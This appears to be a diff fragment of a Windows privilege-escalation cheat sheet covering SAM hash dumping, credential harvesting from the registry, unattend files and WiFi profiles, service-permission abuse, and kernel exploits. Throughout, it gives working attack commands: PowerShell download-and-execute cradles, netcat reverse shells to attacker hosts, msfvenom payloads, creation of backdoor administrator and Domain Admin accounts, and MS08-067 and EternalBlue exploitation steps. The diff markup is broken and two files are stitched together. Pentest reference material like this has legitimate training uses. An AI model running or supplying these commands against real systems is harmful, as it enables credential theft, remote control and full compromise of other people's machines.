The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAM and is mounted on HKLM/SAM.
|
||||
|
||||
```powershell
|
||||
# Usually %SYSTEMROOT% = C:\Windows
|
||||
%SYSTEMROOT%\repair\SAM
|
||||
%SYSTEMROOT%\System32\config\RegBack\SAM
|
||||
%SYSTEMROOT%\System32\config\SAM
|
||||
%SYSTEMROOT%\repair\system
|
||||
%SYSTEMROOT%\System32\config\SYSTEM
|
||||
%SYSTEMROOT%\System32\config\RegBack\system
|
||||
```
|
||||
|
||||
Generate a hash file for John using `pwdump` or `samdump2`.
|
||||
|
||||
```powershell
|
||||
pwdump SYSTEM SAM > /root/sam.txt
|
||||
samdump2 SYSTEM SAM -o sam.txt
|
||||
```
|
||||
|
||||
Then crack it with `john -format=NT /root/sam.txt`.
|
||||
|
||||
### Search for file contents
|
||||
|
||||
```powershell
|
||||
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
|
||||
findstr /si password *.xml *.ini *.txt *.config
|
||||
findstr /spin "password" *.*
|
||||
```
|
||||
|
||||
### Search for a file with a certain filename
|
||||
|
||||
```powershell
|
||||
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
|
||||
where /R C:\ user.txt
|
||||
where /R C:\ *.ini
|
||||
```
|
||||
|
||||
### Search the registry for key names
|
||||
### Search the registry for key names and passwords
|
||||
|
||||
```powershell
|
||||
REG QUERY HKLM /F "password" /t REG_SZ /S /K
|
||||
REG QUERY HKCU /F "password" /t REG_SZ /S /K
|
||||
|
||||
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows Autologin
|
||||
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "DefaultUserName DefaultDomainName DefaultPassword"
|
||||
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
|
||||
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy credentials
|
||||
reg query "HKCU\Software\ORL\WinVNC3\Password" # VNC credentials
|
||||
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
|
||||
|
||||
reg query HKLM /f password /t REG_SZ /s
|
||||
reg query HKCU /f password /t REG_SZ /s
|
||||
```
|
||||
|
||||
### Read a value of a certain sub key
|
||||
@@ -132,9 +266,9 @@ REG QUERY HKCU /F "password" /t REG_SZ /S /K
|
||||
REG QUERY "HKLM\Software\Microsoft\FTH" /V RuleList
|
||||
```
|
||||
|
||||
### Password in unattend.xml
|
||||
### Passwords in unattend.xml
|
||||
|
||||
Location of the unattend.xml files
|
||||
Location of the unattend.xml files.
|
||||
|
||||
```powershell
|
||||
C:\unattend.xml
|
||||
@@ -144,12 +278,14 @@ C:\Windows\system32\sysprep.inf
|
||||
C:\Windows\system32\sysprep\sysprep.xml
|
||||
```
|
||||
|
||||
Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul`.
|
||||
|
||||
Example content
|
||||
|
||||
```powershell
|
||||
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" processorArchitecture="amd64">
|
||||
<AutoLogon>
|
||||
<Password>*SENSITIVE*DATA*DELETED*</Password>
|
||||
<Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
|
||||
<Enabled>true</Enabled>
|
||||
<Username>Administrateur</Username>
|
||||
</AutoLogon>
|
||||
@@ -165,14 +301,90 @@ Example content
|
||||
</UserAccounts>
|
||||
```
|
||||
|
||||
Unattend credentials are stored in base64 and can be decoded manually with base64.
|
||||
|
||||
```powershell
|
||||
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo=" | base64 -d
|
||||
SecretSecurePassword1234*
|
||||
```
|
||||
|
||||
The Metasploit module `post/windows/gather/enum_unattend` looks for these files.
|
||||
|
||||
## Processes Enum
|
||||
### IIS Web config
|
||||
|
||||
```powershell
|
||||
Get-Childitem –Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContinue
|
||||
```
|
||||
|
||||
```powershell
|
||||
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
|
||||
C:\inetpub\wwwroot\web.config
|
||||
```
|
||||
|
||||
### Other files
|
||||
|
||||
```bat
|
||||
%SYSTEMDRIVE%\pagefile.sys
|
||||
%WINDIR%\debug\NetSetup.log
|
||||
%WINDIR%\repair\sam
|
||||
%WINDIR%\repair\system
|
||||
%WINDIR%\repair\software, %WINDIR%\repair\security
|
||||
%WINDIR%\iis6.log
|
||||
%WINDIR%\system32\config\AppEvent.Evt
|
||||
%WINDIR%\system32\config\SecEvent.Evt
|
||||
%WINDIR%\system32\config\default.sav
|
||||
%WINDIR%\system32\config\security.sav
|
||||
%WINDIR%\system32\config\software.sav
|
||||
%WINDIR%\system32\config\system.sav
|
||||
%WINDIR%\system32\CCM\logs\*.log
|
||||
%USERPROFILE%\ntuser.dat
|
||||
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat
|
||||
%WINDIR%\System32\drivers\etc\hosts
|
||||
dir c:*vnc.ini /s /b
|
||||
dir c:*ultravnc.ini /s /b
|
||||
```
|
||||
|
||||
### Wifi passwords
|
||||
|
||||
Find AP SSID
|
||||
```bat
|
||||
netsh wlan show profile
|
||||
```
|
||||
|
||||
Get Cleartext Pass
|
||||
```bat
|
||||
netsh wlan show profile <SSID> key=clear
|
||||
```
|
||||
|
||||
Oneliner method to extract wifi passwords from all the access point.
|
||||
|
||||
```batch
|
||||
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "') do @echo off > nul & (netsh wlan show profiles name=%a key=clear | findstr "SSID Cipher Content" | find /v "Number" & echo.) & @echo on
|
||||
```
|
||||
|
||||
### Passwords stored in services
|
||||
|
||||
Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using [SessionGopher](https://github.com/Arvanaghi/SessionGopher)
|
||||
|
||||
|
||||
```powershell
|
||||
https://raw.githubusercontent.com/Arvanaghi/SessionGopher/master/SessionGopher.ps1
|
||||
Import-Module path\to\SessionGopher.ps1;
|
||||
Invoke-SessionGopher -AllDomain -o
|
||||
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
|
||||
```
|
||||
|
||||
|
||||
## EoP - Processes Enumeration and Tasks
|
||||
|
||||
What processes are running?
|
||||
|
||||
```powershell
|
||||
tasklist /v
|
||||
net start
|
||||
sc query
|
||||
Get-Service
|
||||
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"} | Select Name, Handle, @{Label="Owner";Expression={$_.GetOwner().User}} | ft -AutoSize
|
||||
```
|
||||
|
||||
Which processes are running as "system"
|
||||
@@ -187,36 +399,376 @@ Do you have powershell magic?
|
||||
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShellVersion
|
||||
```
|
||||
|
||||
## Uploading / Downloading files
|
||||
|
||||
a wget using powershell
|
||||
List installed programs
|
||||
|
||||
```powershell
|
||||
powershell -Noninteractive -NoProfile -command "wget https://addaxsoft.com/download/wpecs/wget.exe -UseBasicParsing -OutFile %TEMP%\wget.exe"
|
||||
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
|
||||
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
|
||||
```
|
||||
|
||||
wget using bitsadmin (when powershell is not present)
|
||||
List services
|
||||
|
||||
```powershell
|
||||
cmd /c "bitsadmin /transfer myjob /download /priority high https://addaxsoft.com/download/wpecs/wget.exe %TEMP%\wget.exe"
|
||||
net start
|
||||
wmic service list brief
|
||||
tasklist /SVC
|
||||
```
|
||||
|
||||
now you have wget.exe that can be executed from %TEMP%wget for example I will use it here to download netcat
|
||||
Scheduled tasks
|
||||
|
||||
```powershell
|
||||
%TEMP%\wget https://addaxsoft.com/download/wpecs/nc.exe
|
||||
schtasks /query /fo LIST 2>nul | findstr TaskName
|
||||
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
|
||||
```
|
||||
|
||||
## Spot the weak service using PowerSploit's PowerUP
|
||||
Startup tasks
|
||||
|
||||
```powershell
|
||||
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
|
||||
wmic startup get caption,command
|
||||
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
|
||||
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
|
||||
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
|
||||
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
|
||||
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
|
||||
```
|
||||
|
||||
## Thanks to
|
||||
## EoP - Incorrect permissions in services
|
||||
|
||||
> A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.
|
||||
|
||||
Often, services are pointing to writeable locations:
|
||||
- Orphaned installs, not installed anymore but still exist in startup
|
||||
- DLL Hijacking
|
||||
- PATH directories with weak permissions
|
||||
|
||||
```powershell
|
||||
$ for /f "tokens=2 delims='='" %a in ('wmic service list full^|find /i "pathname"^|find /i /v "system32"') do @echo %a >> c:\windows\temp\permissions.txt
|
||||
$ for /f eol^=^"^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls "%a"
|
||||
|
||||
$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt
|
||||
FOR /F %i in (Servicenames.txt) DO echo %i
|
||||
type Servicenames.txt
|
||||
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
|
||||
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
|
||||
```
|
||||
|
||||
Alternatively you can use the Metasploit exploit : `exploit/windows/local/service_permissions`
|
||||
|
||||
Note to check file permissions you can use `cacls` and `icacls`
|
||||
> icacls (Windows Vista +)
|
||||
> cacls (Windows XP)
|
||||
|
||||
You are looking for `BUILTIN\Users:(F)`(Full access), `BUILTIN\Users:(M)`(Modify access) or `BUILTIN\Users:(W)`(Write-only access) in the output.
|
||||
|
||||
### Example with Windows XP SP1
|
||||
|
||||
```powershell
|
||||
# NOTE: spaces are mandatory for this exploit to work !
|
||||
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e C:\WINDOWS\System32\cmd.exe"
|
||||
sc config upnphost obj= ".\LocalSystem" password= ""
|
||||
sc qc upnphost
|
||||
sc config upnphost depend= ""
|
||||
net start upnphost
|
||||
```
|
||||
|
||||
If it fails because of a missing dependency, try the following commands.
|
||||
|
||||
```powershell
|
||||
sc config SSDPSRV start=auto
|
||||
net start SSDPSRV
|
||||
net stop upnphost
|
||||
net start upnphost
|
||||
|
||||
sc config upnphost depend=""
|
||||
```
|
||||
|
||||
Using [`accesschk`](https://web.archive.org/web/20080530012252/http://live.sysinternals.com/accesschk.exe) from Sysinternals.
|
||||
```powershell
|
||||
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula
|
||||
RW SSDPSRV
|
||||
SERVICE_ALL_ACCESS
|
||||
RW upnphost
|
||||
SERVICE_ALL_ACCESS
|
||||
|
||||
$ accesschk.exe -ucqv upnphost
|
||||
upnphost
|
||||
RW NT AUTHORITY\SYSTEM
|
||||
SERVICE_ALL_ACCESS
|
||||
RW BUILTIN\Administrators
|
||||
SERVICE_ALL_ACCESS
|
||||
RW NT AUTHORITY\Authenticated Users
|
||||
SERVICE_ALL_ACCESS
|
||||
RW BUILTIN\Power Users
|
||||
SERVICE_ALL_ACCESS
|
||||
|
||||
$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
|
||||
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.exe"
|
||||
$ sc stop <vuln-service>
|
||||
$ sc start <vuln-service>
|
||||
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor /add"
|
||||
$ sc stop <vuln-service>
|
||||
$ sc start <vuln-service>
|
||||
```
|
||||
|
||||
## EoP - Windows Subsystem for Linux (WSL)
|
||||
|
||||
Technique borrowed from [Warlockobama's tweet](https://twitter.com/Warlockobama/status/1067890915753132032)
|
||||
|
||||
> With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ <distro>.exe --default-user root. Now start your bind shell or reverse.
|
||||
|
||||
```powershell
|
||||
wsl whoami
|
||||
./ubuntun1604.exe config --default-user root
|
||||
wsl whoami
|
||||
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
|
||||
```
|
||||
|
||||
Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`
|
||||
|
||||
Alternatively you can explore the `WSL` filesystem in the folder `C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\`
|
||||
|
||||
## EoP - Unquoted Service Paths
|
||||
|
||||
The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.
|
||||
|
||||
```powershell
|
||||
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Windows\\" |findstr /i /v """
|
||||
|
||||
gwmi -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMode -eq "Auto" -and $_.PathName -notlike "C:\Windows*" -and $_.PathName -notlike '"*'} | select PathName,DisplayName,Name
|
||||
```
|
||||
|
||||
Metasploit provides the exploit : `exploit/windows/local/trusted_service_path`
|
||||
|
||||
### Example
|
||||
|
||||
For `C:\Program Files\something\legit.exe`, Windows will try the following paths first:
|
||||
- `C:\Program.exe`
|
||||
- `C:\Program Files.exe`
|
||||
|
||||
|
||||
## EoP - Kernel Exploitation
|
||||
|
||||
List of exploits kernel : [https://github.com/SecWiki/windows-kernel-exploits](https://github.com/SecWiki/windows-kernel-exploits)
|
||||
|
||||
##### #Security Bulletin #KB #Description #Operating System
|
||||
- [MS17-017](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS17-017) [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
|
||||
- [CVE-2017-8464](https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-8464) [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
|
||||
- [CVE-2017-0213](https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2017-0213) [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
|
||||
- [CVE-2018-0833](https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2018-0833) [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
|
||||
- [CVE-2018-8120](https://github.com/SecWiki/windows-kernel-exploits/tree/master/CVE-2018-8120) [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
|
||||
- [MS17-010](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS17-010) [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)
|
||||
- [MS16-135](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-135) [KB3199135] [Windows Kernel Mode Drivers] (2016)
|
||||
- [MS16-111](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-111) [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
|
||||
- [MS16-098](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-098) [KB3178466] [Kernel Driver] (Win 8.1)
|
||||
- [MS16-075](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-075) [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
|
||||
- [MS16-034](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034) [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
|
||||
- [MS16-032](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-032) [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
|
||||
- [MS16-016](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-016) [KB3136041] [WebDAV] (2008/Vista/7)
|
||||
- [MS16-014](https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-014) [K3134228] [remote code execution] (2008/Vista/7)
|
||||
...
|
||||
- [MS03-026](./MS03-026) [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)
|
||||
|
||||
To cross compile a program from Kali, use the following command.
|
||||
|
||||
```powershell
|
||||
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
|
||||
```
|
||||
|
||||
## EoP - AlwaysInstallElevated
|
||||
|
||||
Check if these registry values are set to "1".
|
||||
|
||||
```bat
|
||||
$ reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||||
|
||||
$ reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||||
```
|
||||
|
||||
Then create an MSI package and install it.
|
||||
|
||||
```powershell
|
||||
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
|
||||
$ msiexec /quiet /qn /i C:\evil.msi
|
||||
```
|
||||
|
||||
Technique also available in Metasploit : `exploit/windows/local/always_install_elevated`
|
||||
|
||||
## EoP - Insecure GUI apps
|
||||
|
||||
Application running as SYSTEM allowing an user to spawn a CMD, or browse directories.
|
||||
|
||||
Example: "Windows Help and Support" (Windows + F1), search for "command prompt", click on "Click to open Command Prompt"
|
||||
|
||||
## EoP - Runas
|
||||
|
||||
Use the `cmdkey` to list the stored credentials on the machine.
|
||||
|
||||
```powershell
|
||||
cmdkey /list
|
||||
Currently stored credentials:
|
||||
Target: Domain:interactive=WORKGROUP\Administrator
|
||||
Type: Domain Password
|
||||
User: WORKGROUP\Administrator
|
||||
```
|
||||
|
||||
Then you can use `runas` with the `/savecred` options in order to use the saved credentials.
|
||||
The following example is calling a remote binary via an SMB share.
|
||||
```powershell
|
||||
runas /savecred /user:WORKGROUP\Administrator "\\10.XXX.XXX.XXX\SHARE\evil.exe"
|
||||
```
|
||||
|
||||
Using `runas` with a provided set of credential.
|
||||
|
||||
```powershell
|
||||
C:\Windows\System32\runas.exe /env /noprofile /user:<username> <password> "c:\users\Public\nc.exe -nc <attacker-ip> 4444 -e cmd.exe"
|
||||
```
|
||||
|
||||
```powershell
|
||||
$ secpasswd = ConvertTo-SecureString "<password>" -AsPlainText -Force
|
||||
$ mycreds = New-Object System.Management.Automation.PSCredential ("<user>", $secpasswd)
|
||||
$ computer = "<hostname>"
|
||||
[System.Diagnostics.Process]::Start("C:\users\public\nc.exe","<attacker_ip> 4444 -e cmd.exe", $mycreds.Username, $mycreds.Password, $computer)
|
||||
```
|
||||
|
||||
## EoP - Common Vulnerabilities and Exposure
|
||||
|
||||
### Token Impersonation (RottenPotato)
|
||||
|
||||
Binary available at : https://github.com/foxglovesec/RottenPotato
|
||||
Binary available at : https://github.com/breenmachine/RottenPotatoNG
|
||||
|
||||
```c
|
||||
getuid
|
||||
getprivs
|
||||
use incognito
|
||||
list\_tokens -u
|
||||
cd c:\temp\
|
||||
execute -Hc -f ./rot.exe
|
||||
impersonate\_token "NT AUTHORITY\SYSTEM"
|
||||
```
|
||||
|
||||
```powershell
|
||||
Invoke-TokenManipulation -ImpersonateUser -Username "lab\domainadminuser"
|
||||
Invoke-TokenManipulation -ImpersonateUser -Username "NT AUTHORITY\SYSTEM"
|
||||
Get-Process wininit | Invoke-TokenManipulation -CreateProcess "Powershell.exe -nop -exec bypass -c \"IEX (New-Object Net.WebClient).DownloadString('http://10.7.253.6:82/Invoke-PowerShellTcp.ps1');\"};"
|
||||
```
|
||||
|
||||
### MS08-067 (NetAPI)
|
||||
|
||||
Check the vulnerability with the following nmap script.
|
||||
|
||||
```c
|
||||
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms08-067 <ip_netblock>
|
||||
```
|
||||
|
||||
Metasploit modules to exploit `MS08-067 NetAPI`.
|
||||
|
||||
```powershell
|
||||
exploit/windows/smb/ms08_067_netapi
|
||||
```
|
||||
|
||||
If you can't use Metasploit and only want a reverse shell.
|
||||
|
||||
```powershell
|
||||
https://raw.githubusercontent.com/jivoi/pentest/master/exploit_win/ms08-067.py
|
||||
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f py -v shellcode -a x86 --platform windows
|
||||
|
||||
Example: MS08_067_2018.py 192.168.1.1 1 445 -- for Windows XP SP0/SP1 Universal, port 445
|
||||
Example: MS08_067_2018.py 192.168.1.1 2 139 -- for Windows 2000 Universal, port 139 (445 could also be used)
|
||||
Example: MS08_067_2018.py 192.168.1.1 3 445 -- for Windows 2003 SP0 Universal
|
||||
Example: MS08_067_2018.py 192.168.1.1 4 445 -- for Windows 2003 SP1 English
|
||||
Example: MS08_067_2018.py 192.168.1.1 5 445 -- for Windows XP SP3 French (NX)
|
||||
Example: MS08_067_2018.py 192.168.1.1 6 445 -- for Windows XP SP3 English (NX)
|
||||
Example: MS08_067_2018.py 192.168.1.1 7 445 -- for Windows XP SP3 English (AlwaysOn NX)
|
||||
python ms08-067.py 10.0.0.1 6 445
|
||||
```
|
||||
|
||||
|
||||
### MS10-015 (KiTrap0D) - Microsoft Windows NT/2000/2003/2008/XP/Vista/7
|
||||
|
||||
'KiTrap0D' User Mode to Ring Escalation (MS10-015)
|
||||
|
||||
```powershell
|
||||
https://www.exploit-db.com/exploits/11199
|
||||
|
||||
Metasploit : exploit/windows/local/ms10_015_kitrap0d
|
||||
```
|
||||
|
||||
### MS11-080 (afd.sys) - Microsoft Windows XP/2003
|
||||
|
||||
```powershell
|
||||
Python: https://www.exploit-db.com/exploits/18176
|
||||
Metasploit: exploit/windows/local/ms11_080_afdjoinleaf
|
||||
```
|
||||
|
||||
### MS16-032 - Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64)
|
||||
|
||||
Check if the patch is installed : `wmic qfe list | findstr "3139914"`
|
||||
|
||||
```powershell
|
||||
Powershell:
|
||||
https://www.exploit-db.com/exploits/39719/
|
||||
https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/Invoke-MS16-032.ps1
|
||||
|
||||
Binary exe : https://github.com/Meatballs1/ms16-032
|
||||
|
||||
Metasploit : exploit/windows/local/ms16_032_secondary_logon_handle_privesc
|
||||
```
|
||||
|
||||
### MS17-010 (Eternal Blue)
|
||||
|
||||
Check the vulnerability with the following nmap script.
|
||||
|
||||
```c
|
||||
nmap -Pn -p445 --open --max-hostgroup 3 --script smb-vuln-ms17–010 <ip_netblock>
|
||||
```
|
||||
|
||||
Metasploit modules to exploit `EternalRomance/EternalSynergy/EternalChampion`.
|
||||
|
||||
```powershell
|
||||
auxiliary/admin/smb/ms17_010_command MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
|
||||
auxiliary/scanner/smb/smb_ms17_010 MS17-010 SMB RCE Detection
|
||||
exploit/windows/smb/ms17_010_eternalblue MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
|
||||
exploit/windows/smb/ms17_010_eternalblue_win8 MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
|
||||
exploit/windows/smb/ms17_010_psexec MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
|
||||
```
|
||||
|
||||
If you can't use Metasploit and only want a reverse shell.
|
||||
|
||||
```powershell
|
||||
git clone https://github.com/helviojunior/MS17-010
|
||||
|
||||
# generate a simple reverse shell to use
|
||||
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.10 LPORT=443 EXITFUNC=thread -f exe -a x86 --platform windows -o revshell.exe
|
||||
python2 send_and_execute.py 10.0.0.1 revshell.exe
|
||||
```
|
||||
|
||||
|
||||
## References
|
||||
|
||||
* [Windows Internals Book - 02/07/2017](https://docs.microsoft.com/en-us/sysinternals/learn/windows-internals)
|
||||
* [icacls - Docs Microsoft](https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls)
|
||||
* [Privilege Escalation Windows - Philip Linghammar](https://xapax.gitbooks.io/security/content/privilege_escalation_windows.html)
|
||||
* [Windows elevation of privileges - Guifre Ruiz](https://guif.re/windowseop)
|
||||
* [The Open Source Windows Privilege Escalation Cheat Sheet by amAK.xyz and @xxByte](https://addaxsoft.com/wpecs/)
|
||||
* [Basic Linux Privilege Escalation](https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/)
|
||||
* [Windows Privilege Escalation Fundamentals](http://www.fuzzysecurity.com/tutorials/16.html)
|
||||
* [TOP–10 ways to boost your privileges in Windows systems - hackmag](https://hackmag.com/security/elevating-privileges-to-administrative-and-further/)
|
||||
* [The SYSTEM Challenge](https://decoder.cloud/2017/02/21/the-system-challenge/)
|
||||
* [The SYSTEM Challenge](https://decoder.cloud/2017/02/21/the-system-challenge/)
|
||||
* [Windows Privilege Escalation Guide - absolomb's security blog](https://www.absolomb.com/2018-01-26-Windows-Privilege-Escalation-Guide/)
|
||||
* [Chapter 4 - Windows Post-Exploitation - 2 Nov 2017 - dostoevskylabs](https://github.com/dostoevskylabs/dostoevsky-pentest-notes/blob/master/chapter-4.md)
|
||||
* [Remediation for Microsoft Windows Unquoted Service Path Enumeration Vulnerability - September 18th, 2016 - Robert Russell](https://www.tecklyfe.com/remediation-microsoft-windows-unquoted-service-path-enumeration-vulnerability/)
|
||||
* [Pentestlab.blog - WPE-01 - Stored Credentials](https://pentestlab.blog/2017/04/19/stored-credentials/)
|
||||
* [Pentestlab.blog - WPE-02 - Windows Kernel](https://pentestlab.blog/2017/04/24/windows-kernel-exploits/)
|
||||
* [Pentestlab.blog - WPE-03 - DLL Injection](https://pentestlab.blog/2017/04/04/dll-injection/)
|
||||
* [Pentestlab.blog - WPE-04 - Weak Service Permissions](https://pentestlab.blog/2017/03/30/weak-service-permissions/)
|
||||
* [Pentestlab.blog - WPE-05 - DLL Hijacking](https://pentestlab.blog/2017/03/27/dll-hijacking/)
|
||||
* [Pentestlab.blog - WPE-06 - Hot Potato](https://pentestlab.blog/2017/04/13/hot-potato/)
|
||||
* [Pentestlab.blog - WPE-07 - Group Policy Preferences](https://pentestlab.blog/2017/03/20/group-policy-preferences/)
|
||||
* [Pentestlab.blog - WPE-08 - Unquoted Service Path](https://pentestlab.blog/2017/03/09/unquoted-service-path/)
|
||||
* [Pentestlab.blog - WPE-09 - Always Install Elevated](https://pentestlab.blog/2017/02/28/always-install-elevated/)
|
||||
* [Pentestlab.blog - WPE-10 - Token Manipulation](https://pentestlab.blog/2017/04/03/token-manipulation/)
|
||||
* [Pentestlab.blog - WPE-11 - Secondary Logon Handle](https://pentestlab.blog/2017/04/07/secondary-logon-handle/)
|
||||
* [Pentestlab.blog - WPE-12 - Insecure Registry Permissions](https://pentestlab.blog/2017/03/31/insecure-registry-permissions/)
|
||||
* [Pentestlab.blog - WPE-13 - Intel SYSRET](https://pentestlab.blog/2017/06/14/intel-sysret/)
|
||||
* [Alternative methods of becoming SYSTEM - 20th November 2017 - Adam Chester @_xpn_](https://blog.xpnsec.com/becoming-system/)
|
||||
|
||||
@@ -3,8 +3,11 @@
|
||||
## TIP 1 - Create your credential :D
|
||||
|
||||
```powershell
|
||||
net user hacker hacker /add
|
||||
net user hacker hacker1234* /add
|
||||
net localgroup administrators hacker /add
|
||||
net localgroup "Remote Desktop Users" hacker /add # RDP access
|
||||
net localgroup "Backup Operators" hacker /add # Full access to files
|
||||
net group "Domain Admins" hacker /add /domain
|
||||
```
|
||||
|
||||
Some info about your user
|
||||
@@ -23,13 +26,24 @@ Username: RetailAdmin
|
||||
Password: trs10
|
||||
```
|
||||
|
||||
## TIP - Sandbox Credential - WDAGUtilityAccount - [@never_released on Twitter](https://twitter.com/never_released/status/1081569133844676608)
|
||||
|
||||
Starting with Windows 10 version 1709 (Fall Creators Update), it is part of Windows Defender Application Guard
|
||||
|
||||
```powershell
|
||||
\\windowssandbox
|
||||
Username: wdagutilityaccount
|
||||
Password: pw123
|
||||
```
|
||||
|
||||
|
||||
## Metasploit - SMB
|
||||
|
||||
```c
|
||||
use auxiliary/scanner/smb/smb_login
|
||||
set SMBDomain CSCOU
|
||||
set SMBUser jarrieta
|
||||
set SMBPass nastyCutt3r
|
||||
set SMBDomain DOMAIN
|
||||
set SMBUser username
|
||||
set SMBPass password
|
||||
services -p 445 -R
|
||||
run
|
||||
creds
|
||||
@@ -42,8 +56,8 @@ Note: the password can be replaced by a hash to execute a `pass the hash` attack
|
||||
```c
|
||||
use exploit/windows/smb/psexec
|
||||
set RHOST 10.2.0.3
|
||||
set SMBUser jarrieta
|
||||
set SMBPass nastyCutt3r
|
||||
set SMBUser username
|
||||
set SMBPass password
|
||||
set PAYLOAD windows/meterpreter/bind_tcp
|
||||
run
|
||||
shell
|
||||
@@ -53,8 +67,8 @@ shell
|
||||
|
||||
```python
|
||||
